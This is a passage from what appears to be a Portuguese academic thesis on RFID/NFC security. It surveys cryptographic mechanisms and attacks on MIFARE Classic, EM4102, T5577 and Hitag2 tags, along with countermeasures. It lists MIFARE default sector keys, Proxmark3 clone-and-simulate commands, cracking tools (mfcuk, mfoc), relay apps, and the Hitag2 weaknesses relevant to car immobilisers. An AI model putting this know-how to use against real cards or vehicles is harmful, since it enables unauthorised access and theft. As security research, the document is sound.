A assinatura digital é uma forma de autenticação de um documento digital que deve garantir a autenticidade, a integridade e o não repúdio. Os principais mecanismos de assinatura digital são apresentados na Tabela 12. Existem diversos métodos de assinatura digital, sendo o mais comum é realizado em dois passos. A obtenção do *hash* e a cifra desse mesmo *hash*. A maioria das assinaturas digitais utiliza uma Infraestruturas de Chaves Públicas (ICP). Em Portugal, para além da entidade certificadora do Cartão de Cidadão, do Ministério da Justiça, da Assembleia da República (ECAR), entidade Certificadora Comum do Estado (ECCE) e da Entidade Certificadora Eletrónica do Estado, há quatro entidades certificadoras privadas credenciadas pela Autoridade Nacional de Segurança para emissão de certificados de assinatura eletrónica qualificada, a Multicert, a British Telecommunications, Câmara de Comércio e Indústria Portuguesa (CCIP) e a DigitalSign.

Assinaturas Digitais
NIST FIPS 186 - Baseado no DSA
NIST FIPS 186-2 - Baseado no RSA, ECC, DAS e ECDSA
Baseados em curvas elípticas

Tabela 12 - Mecanismos de assinatura digital

3.1.13. Modelos Híbridos

A necessidade constante de segurança levou à implementação de sistemas que combinam vários mecanismos da criptografia, dos quais se apresenta alguns exemplos na Tabela 13. A cifra, o *hash* e a assinatura digital. Apesar destes mecanismos estarem direcionados ao comércio eletrónico são cada vez mais aplicados nos sistemas RFID/NFC. São exemplo o ePassport e a etiqueta MIFARE DESFire EV1.

Modelos Híbridos
IPSec
SSL e TLS
PGP
S/MIME
SET
X.509

Tabela 13 - Modelos híbridos na autenticação de mensagens

3.1.14. Assinatura RTD

A assinatura RTD é um sistema similar ao sistema de proteção dos navegadores web, mais conhecidos por *browser,* que utiliza certificados digitais para autenticação das etiquetas.

3.1.15. Segurança na NFC

As NFC seguras combinam tecnologia do *smart card* e tecnologias NFC. Os dados podem ser cifrados com chaves protegidas e guardadas em memória o que implica a necessidade de autenticação. A proteção dos dados é essencial para o armazenamento de dados pessoais, chaves de cifra, dinheiro eletrónico, etc. Um dos aspetos importantes da NFC é a possibilidade de comunicação mesmo que o dispositivo fique sem bateria.

A necessidade dos dois dispositivos estarem próximos um do outro para realizarem a comunicação, limita o *eavesdropping*. De acordo com a norma, NFC não é cifrada. Tal facto deve-se à necessidade de compatibilidade com RFID. Os dados da comunicação podem ser captados e guardados por um terceiro dispositivo, por um atacante. Se a comunicação se efetuar no modo ativo a distância necessária para o *eavesdropping* aumenta até uns 30 cm comparado com o modo passivo [18].

De seguida apresento na Tabela 14 algumas vulnerabilidades associadas à NFC bem como alguns exemplos para mitigar os ataques.

Vulnerabilidade	*Ataque*	*Mitigação*	*Requisitos*
Modificação de Dados *Ex:smart poster*	• Phishing • Substituição da etiqueta	• Assinatura	Sem custos adicionais
Eavesdropping Ex: Historial médico	• Escuta	• Cifra dos dados • Utilização de *password*	Sistema de encriptação
Corrupção ou substituição de dados	• Denial of Service • Destruição da etiqueta	• Proteção física	Deteção de clonagem
Intercetar e modificar dado sem conhecimento das partes	• *Man in the Middle*	• Sistema de encriptação	As etiquetas têm que ter sistema de encriptação

Tabela 14 - Vulnerabilidade/Segurança na NFC

3.2. Ataques

A tecnologia RFID tem muitas vantagens mas apresenta inúmeros riscos. Em primeiro lugar as comunicações estão expostas a escutas, *eavesdropping*, e à análise do tráfego. Um sistema RFID está em constante risco devido ao ataque *man in the middle*, onde um intruso está a monitorizar a conversação entre o leitor e a etiqueta com a intensão de obter informação sensível.

Torna-se fácil obter informações em sistemas RFID criando etiquetas e leitores falsos e obter códigos de autenticação. Existe uma constante troca de informação num ambiente sem proteção, num canal de comunicação não seguro, onde não se garante a confidencialidade e integridade das mensagens e onde não é garantido o não repúdio. Um intruso pode realizar um ataque físico recorrendo à reengenharia para criar etiquetas falsas, *spoofing*, ou realizar o bloqueio do sistema, (DoS).

Através do *spoofing* um individuo pode substituir uma etiqueta válida por uma falsa e pode substituir a etiqueta de um artigo de elevado valor pela etiqueta de um artigo de menor valor. Além de provocar danos a nível económico provoca erros de contagem no *stock* dos artigos envolvidos. O DoS pode ser criado para bloquear e ultrapassar o sistema de segurança. O ataque DoS pode ser atingido colocando no campo de ação do leitor um grande número de etiquetas.

Existem vários ataques possíveis que utilizam a clonagem, a emulação e a retransmissão de informação para o leitor com a finalidade de obter o acesso ao sistema.

O primeiro ataque prático à etiqueta MIFARE Clássica foi realizado por Koning Gans et al. [22] e tratou-se de um ataque com o propósito de obter a chave de um dos setores e posteriormente a obtenção do acesso a toda a etiqueta. Neste tipo de ataques tira-se partido da fraqueza do algoritmo CRYPTO1 [12] e do gerador de números pseudoaleatórios. Segundo Lukas Grunwald [23] em 75% dos casos é utilizado a chave padrão para proteger os setores.

Exemplo de chaves padrão:

Chave A – A0 A1 A2 A3 A4 A5
Chave A – FF FF FF FF FF FF
Chave B – B0 B1 B2 B3 B4 B5
Chave B – FF FF FF FF FF FF
Sem proteção 00 00 00 00 00 00

A obtenção do fluxo de chaves é conseguida escutando a comunicação entre um leitor e o cartão.

3.2.1. Ataque DarkSide

Divulgado em 2009 por Nicolas Courtois [24] e implementado por Andrei Costin [25] através da ferramenta mfcuk. Durante o processo de autenticação o leitor envia à etiqueta o *nonce* $\{n_R\}$ e a respetiva resposta $\{a_R\}$. Esta verifica o bit de paridade antes de verificar se a resposta a_R está correta. Se um dos 8 bits de paridade estiver incorreto a etiqueta não responde. Mas se todos os 8 bites de paridade estiverem corretos e a a_R estiver incorreta a etiqueta responde com um código de erro de 4 bits (0x5 - NACK) indicando erro na transmissão. O interessante é que este código de erro é cifrado. Assim o atacante realiza a operação XOR com o código de erro em texto simples, já que é conhecido, com a versão cifrada e pode obter até 4 fluxos de chaves.

3.2.2. Ataque através da autenticação recursiva - Nested

Divulgado em 2009 por Flavio Garcia et al. [26] e implementado por Nethemba [27] através da ferramenta mfoc. Realiza a autenticação com uma das chaves padrão e obtém o o *nonce* n_T gerado pelo LFSR. Calcula o intervalo de tempo entre deslocamentos do LFSR e tenta

determinar o próximo n_T e obtém o fluxo de chaves K_{S1}, K_{S2} e K_{S3} para se autenticar num outro bloco.

3.2.3. Ataque Denial of Service – DoS

Os problemas de segurança nos sistemas RFID aumentam quando aumenta significativamente o tráfego de dados. Um ataque DoS pode ser alcançado com um lote de etiquetas corrompidas. Por exemplo se tivermos o acesso às etiquetas podemos através do comando *Kill*, que é irreversível, bloqueia todo o sistema. O comando *Kill* desliga a antena e curto-circuita um fusível. Para evitar um ataque de comando *Kill* é necessário um parâmetro de 32 bits. Outro método consiste em usar um sinal de RF de elevada potência causando alterações nas frequências nominais e que leva à paragem do sistema

3.2.4. Alteração de dados - Spoofing

Depois de obter os dados através da escuta ativa, *eavesdropping*, ou da análise de dados, estes podem-se alterar e ser gravados em etiquetas válidas para obter permissão de acesso ao sistema ou não ser detetado por este. Temos como exemplo a alteração dos dados de etiquetas, em supermercados, comprando um produto por um valor inferior.

3.2.5. Ataque Criptográfico

Para segurança da informação na comunicação entre a etiqueta e o leitor alguns sistemas usam a cifra dos dados. Atendendo a que a etiqueta possui um sistema de baixo consumo o que implica um baixo poder computacional e um sistema criptográfico pouco robusto. As vulnerabilidades dos sistemas criptográficos são normalmente obtidas através da reengenharia. Para isso é necessário um leitor e algumas etiquetas para poder analisar a respostas que o sistema apresenta a determinados desafios, ou alternativamente "descascar" as camadas de silício até ao desenho do circuito lógico da cifra.

3.2.6. Emulação

A emulação de uma etiqueta RFID consiste num dispositivo, que não é uma etiqueta, responder de uma forma semelhante ou igual a uma etiqueta de uma determinada norma quando está no campo eletromagnético de um leitor. O emulador *Proximity Integrated Circuit Card*, OpenPICC, é uma projeto *open source* que em teoria emula a maioria das etiquetas RFID que operam na frequência dos 13,56 MHz como as etiquetas da norma ISO/IEC 14443 ou ISO/IEC 15693 utilizadas em ePassports e em bilhetes para o campeonato do mundo da FIFA.

3.2.7. Clonagem

As etiquetas EM410x (4100/4101/4102/4105) são desenvolvidas pela EM Microeletronics[3]. Apesar de já não estarem em produção são muito utilizadas em sistemas de identificação. São etiquetas passivas e que apenas utilizam o UID sem estar cifrado. Clonar etiquetas EM410x é um dos processos de clonagem mais simples, rápidos e baratos.

A cifra com chaves simétricas pode ser utilizada para evitar a clonagem de etiquetas [24] como é o caso da etiqueta MIFARE Clássica entre outras. Em primeiro lugar uma etiqueta é selecionada por um protocolo anticolisão como por exemplo o protocolo *binary tree walk*. A etiqueta (T_i) partilha a chave (K_i) com o leitor.

1. O leitor gera um número aleatório (R) e transmite-o à etiqueta;
2. A etiqueta gera a $H = g(K_i, R)$ e envia-a ao leitor;
3. O leitor gera $H' = g(K_i', R)$ e compara-a com H.

A função g pode ser implementada pela função *hash* ou como alternativa uma função de cifra. Se esta função for bem construída e implementada torna inviável a simulação da etiqueta [24]. Os métodos tradicionais de cifra como a função *hash*, códigos de autenticação de mensagens e cifras por blocos ou por *stream*, são soluções que exigem processamento e memória que uma etiqueta de baixo custo não possui.

Os ePassaports utilizam etiquetas com algumas características que lhe permite utilizar como anti clonagem métodos de autenticação ativa. Este método aplica a cifra de chaves públicas e obriga o ePassaport a ter a chave privada.

[3] http://www.emmicroelectronic.com/

1. O leitor gera um *nonce* de 8 bytes e envia-o para a etiqueta (ePassport);
2. A etiqueta aplica a assinatura digital ao *nonce* usando a sua chave privada e envia-o para o leitor;
3. O leitor consegue verificar a resposta aplicando a chave pública associada ao ePassaport.

Alguns sistemas utilizam microcontroladores de difícil alteração para guardar e processar informação sensível como chaves privadas e dinheiro eletrónico. Só com *software* adequado e devidamente protegido é possível essa alteração. Alguns microcontroladores são desenhados para apagar toda a informação quando detetam uma tentativa de adulteração mesmo quando a energia lhe é retirada.

Podemos classificar as etiquetas de baixo custo com baixo poder de processamento, de memória e de energia e cujas aplicações não são resistentes a ataques físicos. São exemplo a EPC Classe 1 Geração 2.

Outros microcontroladores usados, por exemplo em passaportes, tem um nível de segurança EAL5+. Outro exemplo são as etiquetas plusID desenvolvidas pela Bradcom.

3.2.8. Ataque de retransmissão - *Replay*

Combinando o ataque de escuta ativa, *eavesdropping*, e o *spoofing* é possível realizar o ataque de retransmissão onde o atacante obtém os dados, altera-os e envia-os novamente. Este ataque é possível se o leitor (legal) não detetar o atraso na comunicação devido ao facto do sistema não possuir relógio e ter um PRNG pouco robusto.

3.2.9. Ataque Tracing e Tracking

Este tipo de ataque envolve a um conjunto de leitores situados em localizações estratégicas que registam a presença da etiqueta e criam um registo dos seus movimentos. Este método é utilizado para a monitorização dos movimentos de crianças, idosos ou de funcionários de uma empresa. Se a etiqueta estiver associada a um individuo sem o seu conhecimento estamos perante a violação da privacidade e que pode ser utilizado para traçar o perfil de consumo.

3.2.10. Análise de tráfego

Mesmo que uma etiqueta esteja devidamente protegida, o atacante pode analisar o tráfego da informação e prever a resposta da etiqueta em determinados momentos. A análise dos dados e a correlação dos mesmos pode desenhar diversos padrões de comportamento que podem ter um impacto direto na privacidade do utilizador.

3.2.11. Escuta passiva - *Eavesdropping*

Devido ao facto da tecnologia RFID operar com a rádio frequência é possível ao atacante posicionado a uma determinada distância ouvir e gravar as comunicações entre a etiqueta e o leitor. Uma das contramedidas para a escuta é a cifra do canal de comunicação. Ranasinghe, D. at al. [25] definem o tipo de escuta com a distância a que se encontra o atacante segundo a Figura 14.




Figura 14 - Classificação das zonas de escuta, eavesdropping

Escuta em canal direto (Comunicação do leitor para a etiqueta): O leitor emite um sinal forte que pode ser monitorizado a uma longa distância.

Escuta em canal inverso (Comunicação entre a etiqueta e o leitor): A etiqueta emite um sinal relativamente fraco o que implica uma monitorização a curta distância.

Área de operação: Área onde se efetua a comunicação entre o leitor comercial e a etiqueta.

Escuta maliciosa: O atacante pode construir equipamento que não respeite as normas dos equipamentos de rádio frequência para escutar as comunicações a grandes distâncias. Kfir, Z. e Wool, A. [26] demonstraram que utilizando uma antena de espira e processamento do

sinal se pode aumentar a distância de 10 para 55 cm, utilizando etiquetas compatíveis com ISO/IEC 14443. A escuta é uma técnica difícil de detetar e que pode ser realizada a longas distâncias.

3.2.12. Escuta ativa - *Skimming*

Situação em que o atacante visualiza e grava as comunicações com intensão e sem autorização dos envolvidos. Esta situação chama-se *skimming* [24]. Uma contra medida possível será a autenticação mútua entre o leitor e a etiqueta.

O *skimming* é um problema para os passaportes eletrónicos que contêm dados sensíveis. O mecanismo de autenticação passiva exige obrigatoriamente o uso de assinaturas digitais. Um leitor pode verificar que os dados provêm de um passaporte certificado. No entanto as assinaturas digitais não relacionam os dados com um determinado passaporte. Na autenticação passiva um leitor pode obter diversa informação dos passaportes digitais.

3.2.13. Ataque de Repetição – Replay – Man-in-the-Middle

O ataque *replay* copia as mensagens entre dois objetos e repete-as para um ou para ambos levando os objetos a pensar que concluíram as comunicações com êxito. Podendo alterar os dados que foram retransmitidos ou inserir novos dados. Podemos usar a técnica do incremento sequencial de um número, a sincronização do relógio, ou um *nonce* para evitar o ataque de repetição. No contexto da RFID a sincronização do relógio é uma técnica que não é viável devido ao facto de que as etiquetas passivas não utilizam relógios internos nem possuem energia interna. A utilização do incremento sequencial de um número pode ser usado se considerarmos que a monitorização da etiqueta não é uma ameaça. Neste contexto a utilização do *nonce* é a técnica mais viável [24].

Num ataque de repetição além do leitor e da etiqueta são utilizados mais dois dispositivos, como se mostra na Figura 26. Um dispositivo que simula a etiqueta, *Ghost*, e outro que simula o leitor, *Leech*, de acordo com a seguinte com a Figura 15 [26].




Figura 15 - Ataque de Repetição

O ataque de repetição pode ser descritos em 6 etapas:

1 – O leitor envia a mensagem (A) e é intercetada pelo *Ghost*;

2 – O *Ghost* encaminha a mensagem (A) para o *Leech* através de um canal de comunicação rápido;

3 – O *Leech* simula o leitor e reenvia a mensagem (A);

4 – A etiqueta recebe a mensagem (A) e responde com uma mensagem (B);

5 – O *Leech* encaminha a mensagem (B) para o *Ghost* através de um canal de comunicação rápido;

6 – O *Ghost* simula a etiqueta e reenvia a mensagem (B) para o leitor.

Este ataque funciona quando o atacante está entre o leitor e a etiqueta, quando o canal de comunicação entre o *Ghost* e o *Leech* é rápido e mesmo quando as mensagens são cifradas. É um ataque que difícil de implementar numa situação real devido à necessidade de todos os envolvidos estares muito perto uns dos outros.

O ataque *man-in-the-middle* pode ser evitado através da autenticação mútua [27] ou através do protocolo da limitação da distância que é difícil de implementar.

O ataque de repetição pode ser também materializado através de dois Smartphones ligados através de uma rede *wireless* rápida suavizando o tempo de propagação dos dados como se mostra na Figura 16. É necessário para além de dois Smartphones equipados com NFC a aplicação NFCProxy[4] que ou a aplicação NFC Spy[5]. A aplicação NFCProxy só funciona se o Smartphone no modo Proxy se suportar a propriedade HCE.

[4] http://sourceforge.net/projects/nfcproxy/
[5] http://code.google.com/p/nfc-spy/

Figura 16 - Ataque de repetição utilizando dois Smartphones

3.2.14. Isolamento

A tecnologia RFID utiliza ondas eletromagnéticas. Assim o campo pode ser alterado por moda a provocar o mau funcionamento. De seguida apresentam-se algumas soluções de isolamento.

3.2.14.1. Gaiola de Faraday

É um contentor formado por uma malha de material condutor que bloquei sinais de rádio. Existem no mercado uma grande variedade de bolsas protetoras para etiquetas.

3.2.14.2. Interferência passiva

Sempre que o leitor quiser selecionar uma etiqueta, entre várias, têm que usar um protocolo anticolisão e que poderá ser o *Aloha* ou *binary tree walking*. Jules et al. [28] apresentou o conceito do bloqueador de etiquetas, *Bloker Tag*, que consiste em esconder a presença da etiqueta através da simulação do espetro de todas as etiquetas durante o processo de singularização. No ano seguinte foi apresentada uma variante chamada *soft bloking* [29], que consiste em *software* e *firmware* que oferecem as diversas características dos bloqueadores mais comuns. O *Bloker Tag* pode ser constituído por duas antenas e que permite a simulação de diversas etiquetas em simultâneo.

3.2.14.3. Interferência ativa – Corrupção de dados

Outro método utilizado no isolamento da etiqueta trata-se da aplicação de um sinal de rádio capaz de interferir no normal funcionamento dos leitores. O sinal pode ser ruído ou sinal de elevada potência. A aplicação necessita de saber se a comunicação foi realizada com sucesso ou com erros. Devem existir mecanismos de salvaguarda dos dados e permitir o retrocesso da análise dos dados para que a comunicação seja concluída sem erros. No caso da interferência na comunicação ser constante pode também ser classificada como um *Denial of Service* – DoS [27].

3.2.14.4. Análise à Rádio Frequência – *side channel attack*

O atacante pode analisar a potência do sinal envolvente à etiqueta já que esta utiliza o campo eletromagnético como fonte de energia. Este método é não intrusivo e permite obter dados da etiqueta.

3.2.15. Vírus / Worms / Exploits

Algumas etiquetas apenas possuem um identificador único. No entanto a maioria das etiquetas têm a capacidade de guardar dados que podem variar entre alguns bytes e até alguns Kbytes. A maior parte dos sistemas *middleware* e sistemas de gestão confiam nos dados que as etiquetas reportam. É devido a esta vulnerabilidade que código malicioso é guardado nas bases de dados podendo dar origem a ataques como o *SQL Injection*, *buffer overflow* e a introdução de vírus [30].

4. Etiquetas em estudo

4.1. EM4102[6]

Etiqueta que opera nos 125 KHz e é constituída por uma matriz de 64 bits de memória só de leitura. A etiqueta foi substituída pela versão EM4200 que segue a norma ISO/IEC11785 (FDX-B). Todos os dados são gravados no processo de construção. A etiqueta quando está sujeita à ação de um campo eletromagnético envia uma sequência de 64 bits. Além do número NUID de 4 bytes, o que representa 4 294 967 296 número de série diferentes, envia também os bits de paridade por linha e por coluna. Utilizam um dos três tipos de modulação: Manchester, Bifásica ou PSK.

4.1.1. Estrutura lógica

A Figura 17 mostra a organização da informação que está organizada em 5 grupos:

- Cabeçalho utiliza 9 bits programado com todos os bits a 1;
- Uma coluna de 10 bits para os bits de paridade (P0 – P9);
  - P0 e P1 – paridade ímpar;
  - P2 a P9 – paridade par com as lógicas zero;
- Uma linha de 4 bits de paridade (PC0 – PC3) – paridade par.
- 40 bits de dados (D00 – D93)
- Stop bit (S0) programado com o bit 0

1	1	1	1	1	1	1	1	1	Início da trama
ID do utilizador				D00	D01	D02	D03	P0	Cabeçalho de 9 bits
				D04	D05	D06	D07	P1	
				D09	D09	D10	D11	P2	
				D12	D13	D14	D15	P3	
Número de série 4 bytes				D16	D17	D18	D19	P4	Bit de paridade por linha
				D20	D21	D22	D23	P5	
				D24	D25	D26	D27	P6	
				D28	D29	D39	D31	P7	
				D32	D33	D34	D35	P8	
Bit de paridade por coluna				D36	D37	D38	D39	P9	
				PC0	PC1	PC2	PC3	S0	Stop Bit

Figura 17 - Estrutura lógica das etiquetas EM41xx

[6] http://datasheet.eeworld.com.cn/pdf/EMMICRO/153046_EM4102A6WP11E.pdf

Os bits D00 a D03 e os bits de D10 a D13 constituem o número (8 bits) de identificação definida pelo utilizador.

A grande vulnerabilidade das etiquetas EM410x é a facilidade de clonagem e não possuir qualquer tipo de proteção. O Proxmark3 utiliza os comandos `lf em4x em410xwrite` e `lf em4x em410xsim`, e a biblioteca RFIDiot utiliza as ferramentas `writelfx.py` e `unique.py` para gravar e para emular etiquetas EM4102

4.2. T5577[7]

A etiqueta T5577 da Atmel funciona a 125 KHz e suporta a leitura e escrita de dados protegidos por *password* com a capacidade de emular outro tipo de etiquetas incluindo o UID. Para tal é necessário a especificação de vários parâmetros como o tipo de modulação, taxas de transferências, etc. A etiqueta pode ser constituída por 330 ou 363 bits distribuídos por 10 ou 11 blocos de 33 bits cada. Cada bloco inclui um bit de bloqueio que é responsável por proteger contra escrita o respetivo bloco. A programação é realizada por blocos incluindo o bit de bloqueio, isto é, a escrita ou leitura de cada bloco podem ser realizadas apenas usando um comando. A memória é constituída por duas páginas. A página 0 contém 8 blocos e a página 1 quatro blocos. O primeiro bit de cada bloco é o bit de bloqueio, e depois de ser colocado a 1, proteger contra escrita, não será possível reverter o seu valor via RF. Os dados do bloco 1 e 2 da página 1 são enviados juntamente com as definições de modulação registradas no bloco 3 da página 1. Utiliza as modulações FSK, PSK, Manchester, NRZ, e Bifásica.

4.2.1. Estrutura lógica

A Tabela 15 representa a estrutura lógica da etiqueta T5577 que tem a capacidade de aceitar alterações dos parâmetros de funcionamento.

[7] http://www.atmel.com/images/atmel-9187-rfid-ata5577c_datasheet.pdf

		0 1 ……32	
Página 1	L	Definições	Bloco 3
	1	Dados de monitorização	Bloco 2
	1	Dados de monitorização	Bloco 1
	L	Configuração de dados – Página 0	Bloco 0
Página 0	L	Dados do utilizador ou *password*	Bloco 7
	L	Dados de rastreamento	Bloco 6
	L	…	…
	L	Dados de rastreamento	Bloco 2
	L	Dados de rastreamento	Bloco 1
	L	Configuração de dados	Bloco 0

Dados não transmitidos no modo de leitura

Tabela 15 - Estrutura lógica da etiqueta T5577

A etiqueta vem de fábrica sem UID podendo ser gravada e posteriormente utilizada como etiqueta EM4x02, EM4x05, Indala ou HID Prox. Na Figura 18 e na Figura 19 podemos verificar um exemplo prático da leitura de uma etiqueta EM4102 e a respetiva clonagem utilizando a etiqueta T5577.




Figura 18 - Leitura de uma etiqueta EM4102




Figura 19 - Clonagem de um cartão EM4102 (Utilizando a etiqueta T5577)

4.3. Hitag2[8]

Apesar de a etiqueta poder funcionar em 5 modos diferentes, referidos no ponto 2.4.9, é no modo *Crypto* e no modo *Password* que funcionaram a maioria das etiquetas. A Tabela 16 e a Tabela 17, apresentam respetivamente as características lógicas da etiqueta nos dois modos de funcionamento.

Página	***Conteúdo***	***Acesso***
0	Número de série	ro
1	32 LSB da chave	r/w ou 0
2	16 MSB da chave 14 bits - reservados	r/w ou 0
3	8 bits – configuração 24 bits – password	r/w ou 0
4	dados	r/w ou 0
5	dados	r/w ou 0
6	dados	r/w ou 0
7	dados	r/w ou 0

Tabela 16 - Características lógicas da etiqueta Hitag 2 - modo Crypto

Página	***Conteúdo***	***Acesso***
0	Número de série	ro
1	*Password* do dispositivo de leitura/escrita	r/w ou 0
2	Reservado	r/w ou 0
3	8 bits – configuração 24 bits – *password*	r/w ou 0
4	dados	r/w ou 0
5	dados	r/w ou 0
6	dados	r/w ou 0
7	dados	r/w ou 0

Tabela 17 - Características lógicas da etiqueta Hitag 2 - modo *password*

O imobilizador eletrónico de veículos é um dispositivo antirroubo que utiliza a etiqueta Hitag2 para realizar a autenticação da chave. Este sistema é utilizado desde 1995 nos países europeus e deve estar de acordo com diretiva 95/56/EC [16].

O sistema do imobilizador consiste num dispositivo de leitura que tem a antena junto ao canhão da ignição e uma etiqueta RFID que está na chave do veículo.

[8] http://www.nxp.com/documents/short_data_sheet/HT2X_SDS.pdf

Quando a proteção do imobilizador é ultrapassada apenas resta a segurança física da chave. Mas nos veículos mais recentes a chave física deu lugar ao botão *start* e apenas possuem o circuito imobilizador como proteção antirroubo.

Nos imobilizadores, o leitor e a etiqueta no modo Crypto, partilham uma chave comum. A comunicação está exemplificada na Figura 20 e no início de cada sessão o leitor envia um comando "11000" (5 bits) à etiqueta e esta responde com "11111" e o número de série, (5 + 32 bits). Para tornar o ataque de repetição mais difícil é gerado para cada sessão um vetor de inicialização que depende da chave. Este vetor e o número de série iniciam a cifra do fluxo de chaves. O fluxo de chaves gerado pela cifra é constituído por 32 bits que funciona como autenticador e por 32 bits que são usados para a cifra. O leitor envia o vetor de 32 bits e o autenticador, também de 32 bits, portanto (32 + 32 bits). É de notar que o autenticador é enviado por ordem inversa. A etiqueta calcula o autenticador e se coincidir com o recebido envia o valor "11111", o conteúdo da página 3, que são os dados de configuração, 8 bits, e a *password,* 24 bits. Os últimos 32 bits são cifrados através da função XOR com os próximos 32 bits do fluxo de chaves. Como o leitor é autenticado em primeiro lugar evita o ataque por repetição e o ataque por dicionário levando à necessidade do realizar um ataque para escutar a transmissão.




Figura 20 - Protocolo Hitag2 no modo Crypto

O vetor de inicialização é gerado aleatoriamente para cada transferência entre o leitor e a etiqueta para evitar o ataque de repetição. Hitag2 utiliza como método de autenticação o método desafio-resposta. É através do vetor de inicialização que o leitor se autentifica perante a etiqueta. Se o atacante não tiver acesso ao conteúdo de memória da página 3, apenas pode obter 32 bits da chave. Como a chave tem 48 bits, é necessário a obtenção de pelo menos duas escutas entre o leitor e a etiqueta. De uma forma semelhante ao algoritmo

CRYPTO1 utilizado na etiqueta MIFARE Clássica, a Hitag2 utiliza uma cifra que consiste num LFSR de 48 bits e uma função filtro não linear. Devido à sua estrutura interna torna-se vulnerável ao ataque algébrico. O tamanho da chave, que é considerado pequeno, permite que o ataque por força bruta seja possível e prático obtendo as chaves em apenas 2 horas usando o sistema COPACOBANA[9] [31]. Nicolas Courtois et al [32] foram os primeiros investigadores a estudar a vulnerabilidade da cifra transformando o fluxo de chaves num sistema de equações que permite a determinação das chaves através do sistema SAT[10].

4.3.1. Vulnerabilidades

A etiqueta não possui um gerador pseudoaleatório o que torna o processo de autenticação vulnerável ao ataque de repetição. Em média, um quarto dos bits produzidos pela cifra são determinados apenas pelos estados internos de 34 bits. Em média, uma em cada quatro tentativas de autenticação não apresenta um dos bits da chave secreta. Os 48 estados internos da cifra são gerados através do *nonce* de 32 bits, o que leva que 16 bits da chave secreta são constantes para as diversas sessões.

4.3.2. Ataques

Por não ter um gerador pseudoaleatório podemos obter uma tentativa de autenticação por parte do leitor e depois replicar os dados perante a etiqueta. Através da leitura da identificação da etiqueta, que é obtida em texto simples, podemos obter o fluxo de chaves e utilizá-la numa outra sessão para ler a informação dos blocos.

